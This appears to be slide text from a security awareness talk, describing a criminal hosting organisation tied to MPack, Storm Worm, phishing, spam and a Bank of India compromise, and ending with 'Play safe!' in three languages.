- MPack, Storm Worm, Child Pornography, phishing, spam – you name it.
- International partners and affiliates.
- Provides safe haven and hosting for nefarious activities.
- Estimated revenues are > \$150M.
- Untraceable in the physical realm.
- Owns an Autonomous System (AS40989)!
- Close synergy with mainstream mafia.
- Remember Storm Worm?
- Bank of India compromise.

बचके रहो!

Play safe!

注意安全!

